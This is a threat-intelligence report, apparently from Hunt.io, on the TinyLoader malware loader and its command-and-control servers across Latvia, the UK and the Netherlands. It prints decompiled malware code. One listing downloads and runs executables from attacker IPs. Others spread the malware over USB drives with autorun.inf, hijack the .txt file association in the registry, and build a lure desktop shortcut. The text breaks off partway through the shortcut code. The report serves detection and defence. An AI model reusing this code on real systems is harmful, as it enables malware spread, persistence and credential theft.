TinyLoader Malware: Crypto Theft & C2 Infrastructure

Published: 2025-09-02 · Archived: 2026-04-05 18:58:36 UTC

Malware loaders have become a common part of today's cybercrime operations because they give attackers a reliable way to get into systems and then bring in whatever tools they need. TinyLoader is one of these loaders. It has been linked to stealing cryptocurrency and delivering other malware like Redline Stealer and DCRat.

Our investigation started with activity from IP address 176.46.152.47. What first looked like a single suspicious host turned out to be part of a wider TinyLoader setup spread across several countries.

In this report we follow that trail, from the first indicator through to the panels, payloads, and infrastructure behind the operation, and share insights that can help defenders detect and block it.

Key Takeaways

- TinyLoader installs both Redline Stealer and cryptocurrency stealers to harvest credentials and hijack transactions.
- It spreads through USB drives, network shares, and fake shortcuts that trick users into opening it.
- Persistence is maintained by creating hidden file copies and modifying registry settings.
- The malware monitors the clipboard and instantly replaces copied crypto wallet addresses.
- Its command and control panels are hosted across Latvia, the UK, and the Netherlands.
- The same infrastructure also delivers DCRat payloads that provide remote access to infected systems.

With these findings in mind, the first step was to trace where the activity began, starting with the initial discovery of a suspicious IP address that triggered the investigation.

Initial Discovery

After flagging this IP address for unusual activity, we decided to dig deeper into its origins and ownership. Running it through our threat intelligence platform revealed some interesting details about who's behind this address.

The IP 176.46.152.47 traces back to FEMO IT SOLUTIONS LIMITED, a company based in Riga, Latvia. The lookup shows this falls under ASN214351, with the IP range 176.46.152.0/24 being allocated to this organization. The geolocation pinpoints it to somewhere in the Baltic region, specifically Latvia, which matches the company's registered location.

What immediately caught our attention in the scan results was the open ports and services running on this host. The system appears to be running HTTP services on multiple ports - standard port 80, but also on non-standard

ports 1911 and 1912, plus TLS on port 3389. The timeline shows these services have been active for quite some time, with some dating back to 2023.



Figure 1: Hunt.io scan results for suspicious IP address 176.46.152.47

However, one particular entry stood out like a red flag - port 1911 showing "Redline Stealer" in the Extra Info column. This is where things get concerning. Redline Stealer is a well-known information-stealing malware family, and seeing it explicitly identified in our scan results suggests this IP might be hosting malicious infrastructure.

Web Content Analysis and Panel Discovery

To get a clearer picture of what this suspicious IP was actually hosting, we decided to run it through URLscan.io to see what kind of web content was being served. The results confirmed our worst suspicions.

The scan revealed that 176.46.152.47 was hosting a login panel at the path `/zyxic/login.php`. The server details show it's running Apache/2.4.58 on Windows 64-bit with OpenSSL/3.1.3 - a fairly standard web server setup, but being used for malicious purposes.

Navigating directly to the suspicious URL, we were looking at an active TinyLoader malware panel. The simple login interface at `176.46.152.47/zyxic/login.php` serves as the command and control gateway for cybercriminals managing their TinyLoader operations.

TinyLoader is a notorious malware loader that's commonly used to deploy secondary payloads like Redline Stealer, which explains the connection we discovered in our initial port scan. This clean, functional panel design is typical of modern malware-as-a-service operations, where threat actors prioritize usability to efficiently manage their stolen data and coordinate botnet activities



Figure 2: TinyLoader command-and-control login panel

Threat Hunting and Infrastructure Expansion

Examining the page source revealed a crucial piece of intelligence for expanding our threat hunting efforts. The HTML title tag clearly shows `<title>Login - TinyLoader</title>`, which serves as a perfect signature for identifying other instances of this malware family's infrastructure

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login - TinyLoader</title>
    <style>
        * {
            box-sizing: border-box;
            margin: 0;
            padding: 0;
            font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
        }

        body {
            background-color: #f8f9fa;
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            padding: 20px;
        }

        .login-container {
            background: white;
            width: 100%;
            max-width: 400px;
            border-radius: 8px;
            box-shadow: 0 4px 6px rgba(0, 0, 0, 0.1);
            overflow: hidden;
        }
```

Figure 3: Source code showing "Login - TinyLoader" panel title

Command and Control Infrastructure Mapping

To systematically hunt for additional TinyLoader infrastructure, a targeted SQL query was crafted to search through the web crawler database.

```
  SELECT
  *
FROM
  crawler
WHERE
  body LIKE '%Login - TinyLoader%'
  AND timestamp > NOW - 40 DAY
```

Copy

The query is designed to find any web pages that contain the specific "Login - TinyLoader" string anywhere in their HTML body content within the last 40 days.



Figure 4: SQL query for identifying TinyLoader panels in crawler data

This approach leverages the distinctive title discovered in the source code analysis as the hunting signature. We found a TinyLoader panel at IP address 176.46.152.46 that was captured just two days prior.

After mapping the panels, the next step was to examine related payloads tied to the infrastructure.

Payloads Linked to TinyLoader Infrastructure

After analyzing the communicating files associated with the suspicious IP addresses, the next logical step was to examine the "Files Referring" section in VirusTotal. This feature reveals files that reference or contain mentions of our target IPs, often uncovering additional payloads and related malware samples that might not have directly communicated with the servers but are part of the same campaign.



Figure 5: VirusTotal relations revealing files linked to TinyLoader panel

By linking payloads back to the infrastructure, we were able to map not only the servers but also the malware's behavior. The next step was a detailed analysis of TinyLoader's functionality and tactics.

Functional Analysis of TinyLoader

Secondary Payload Delivery

Upon execution, TinyLoader reaches out to six predefined attacker-controlled URLs to download additional payloads. These payloads include files such as `bot.exe` and `zx.exe`, which are saved to the system's temporary directory. Each file is executed instantly after being downloaded, effectively transforming the infected system into a multi-purpose attack platform capable of running several malicious tools in parallel.

```
c2Urls[0] = L"http://176.46.152.46/bot.exe";
c2Urls[1] = L"http://176.46.152.46/1.exe";
c2Urls[2] = L"http://176.46.152.46/2.exe";
c2Urls[3] = L"http://176.46.152.47/zx.exe";
c2Urls[4] = L"http://77.90.153.62/zx.exe";
c2Urls[5] = L"http://107.150.0.155/zx.exe";
result = GetTempPathW(0x104u, tempPath);
if ( result )
{
  result = InternetOpenW(L"DMT", 0, 0, 0, 0);
  internetSession = result;
  v6 = result;
  if ( result )
  {
    urlIndex = 0;
    do
    {
      v7 = urlIndex + 1;
      wnsprintfW(downloadedFileName, 260, L"DfIl%d.exe", urlIndex + 1);
      PathCombineW(fullDownloadPath, tempPath, downloadedFileName);
      downloadedFile = InternetOpenUrlW(internetSession, c2Urls[urlIndex], 0, 0, 0x80000000, 0);
      if ( downloadedFile )
      {
        savedFileHandle = CreateFileW(fullDownloadPath, 0x40000000u, 0, 0, 2u, 0x80u, 0);
        if ( savedFileHandle != -1 )
        {
          while ( InternetReadFile(downloadedFile, downloadBuffer, 0x1000u, &bytesRead) )
          {
            if ( !bytesRead )
              break;
            WriteFile(savedFileHandle, downloadBuffer, bytesRead, &bytesWritten, 0);
          }
          CloseHandle(savedFileHandle);
          startupInfo.cb = 68;
          memset(&startupInfo.lpReserved, 0, 0x40u);
          memset(&processInfo, 0, sizeof(processInfo));
```

Figure 6: Malware function downloading secondary payloads

After connecting to one of the command and control servers, we discovered how the criminal infrastructure is organized. The malware contacts four servers, and among the payloads retrieved, DCRat stood out as a major component of this operation.

DCRat Open Directory Analysis

Two of the IP addresses function as admin panels where the attackers manage their criminal operation. These servers host web interfaces that let the criminals monitor infected computers, track stolen cryptocurrency, and control their malware distribution.

One server is dedicated to downloading RedLine Stealer malware. This means victims don't just get the cryptocurrency clipper, they also get infected with additional malware that steals passwords, wallet files, and personal information from their computers.

After extracting IP addresses from loader and running them through our threat intelligence platform, we discovered several red flags. The scan revealed open directories and active C2 communication histories, showing

these IPs are definitely being used for malicious purposes.

The malware operators are running a distributed network across multiple countries. We found two IPs in Riga, Latvia, one in London, UK, and another in Kerkrade, Netherlands. What's interesting is that all four addresses are hosted by the same provider: Virtualine Technologies. This suggests the attackers are keeping things simple by using one hosting company, though it also makes their infrastructure more vulnerable to takedowns.

The two Riga IPs are consecutive numbers, which means they're probably from the same server block. Combined with the C2 traffic we detected and the open directories we found, it's clear this is a well-organized operation. The criminals are smart enough to spread their infrastructure across different countries, making it harder for law enforcement to shut them down quickly.



Figure 7: Hunt.io scan results of additional TinyLoader infrastructure

Based on this Attack Capture File Manager data, here's what we can add to our analysis:

Our AttackCapture™ tool captured active malware samples from one of the identified IPs (107.150.0.155) hosted by Railnet LLC in Great Britain. The capture occurred on August 8th, 2025, revealing four malicious files totaling 211 KB. All captured files are tagged as DCRat malware, confirming this infrastructure is actively distributing remote access trojans.



Figure 8: DCRat malware samples captured via Hunt.io AttackCapture™

The captured samples include:

- injector.exe.DcRat (98 KB) - likely the main payload injector
- c.exe.DcRat (49 KB) - possibly a configuration or communication module
- index.php.DcRat (16 B) - a small PHP script, probably for web-based C2 communication
- svchost.exe.DcRat (65 KB) - masquerading as a legitimate Windows service

This file capture proves the infrastructure isn't just hosting C2 servers, but actively serving malware payloads to victims. The DCRat family is known for providing full remote control capabilities, including keylogging, screen capture, and file theft.

The malware copies itself across multiple directories to maintain persistence. It drops copies named "Update.exe" in your Desktop and Documents folders, then searches through every directory it can access to plant more copies. Each copy gets marked as hidden, so you won't see them during normal browsing. This creates multiple backup versions in case one gets deleted.

USB and Removable Media Infection

Every time you plug in a USB drive, the malware copies itself onto that device multiple times with tempting names like "Photo.jpg.exe" and "Document.pdf.exe". It also creates an autorun file that causes the malware to launch automatically when someone plugs the infected USB drive into another computer. Your innocent flash drive becomes a weapon that infects other systems.

```
wcscpy(currentDrivePath, L"X:\\");
result = GetModuleFileNameW(0, Filename, 0x104u);
if ( result )
{
  for ( driveLetters = 65; driveLetters <= 0x5Au; ++driveLetters )
  {
    currentDrivePath[0] = driveLetters;
    result = GetDriveTypeW(currentDrivePath);
    if ( (result == 2 || result == 3)
      && (!GetVolumePathNameW(Filename, szVolumePathName, 0x104u)
       || (result = _wcsnicmp(szVolumePathName, currentDrivePath, 3u)) != 0) )
    {
      malwareFileNames[0] = L"Update.exe";
      malwareFileNames[1] = L"Document.pdf.exe";
      malwareFileNames[2] = L"Photo.jpg.exe";
      malwareFileNames[3] = L"Setup.exe";
      for ( i = 0; i < 4; ++i )
      {
        PathCombineW(malwareCopyPath, currentDrivePath, malwareFileNames[i]);
        CopyFileW(Filename, malwareCopyPath, 0);
        SetFileAttributesW(malwareCopyPath, 6u);
      }
      PathCombineW(autorunFilePath, currentDrivePath, L"autorun.inf");
      result = CreateFileW(autorunFilePath, 0x40000000u, 0, 0, 2u, 6u, 0);
      autorunFileHandle = result;
      if ( result != -1 )
      {
        WriteFile(result, "[autorun]\r\nopen=Update.exe\r\nicon=shell32.dll,4\r\n", 0x30u, &malwareFileNames[4], 0);
        result = CloseHandle(autorunFileHandle);
```

Figure 9: USB propagation and removable media infection behavior

It scans the local network for shared folders and drives it can access. Using your computer's existing permissions, it copies itself to network shares as "Update.exe". This means if you're on a company network, the infection can spread to servers and other computers throughout the organization.

How TinyLoader Maintains Persistence

When the malware has administrator rights, it does something particularly sneaky - it hijacks how Windows handles text files. It modifies the registry so that every time you or anyone else opens a .txt file, the malware runs first before the file opens normally. By hijacking text file associations, the malware blends persistence into one of the most routine user actions.

```
IsMember = 0;
*pIdentifierAuthority.Value = 0;
*&pIdentifierAuthority.Value[4] = 1280;
result = AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0, &registryKey);
if ( result )
{
  v1 = CheckTokenMembership(0, registryKey, &IsMember);
  IsMember = v1 && IsMember;
  result = FreeSid(registryKey);
}
if ( IsMember )
{
  result = RegCreateKeyExW(HKEY_CLASSES_ROOT, L"txtfile\\shell\\open\\command", 0, 0, 0, 0x20006u, 0, &registryKey, 0);
  if ( !result )
  {
    GetModuleFileNameW(0, Filename, 0x104u);
    wnsprintfW(commandString, 280, L"\"%s\" \"%%1\"", Filename);
    v2 = lstrlenW(commandString);
    RegSetValueExW(registryKey, 0, 0, 1u, commandString, 2 * v2 + 2);
    return RegCloseKey(registryKey);
  }
}
return result;
```

Figure 10: Registry modification enabling persistence on Windows

Shortcut Tricks Used for Social Engineering

The malware creates a convincing shortcut on your desktop called "Documents Backup.lnk" with an official Windows icon. The description says "Double-click to view contents" to trick you into thinking it's a helpful backup tool. When you click it, you're running the malware, while it might show you something that looks legitimate.

```
if ( CoInitialize(0) >= 0 )
{
  GetModuleFileNameW(0, currentExecutablePath, 0x104u);
  if ( SHGetSpecialFolderPathW(0, desktopPath, 0, 0) )
  {
    PathCombineW(shortcutPath, desktopPath, L"Documents Backup.lnk");
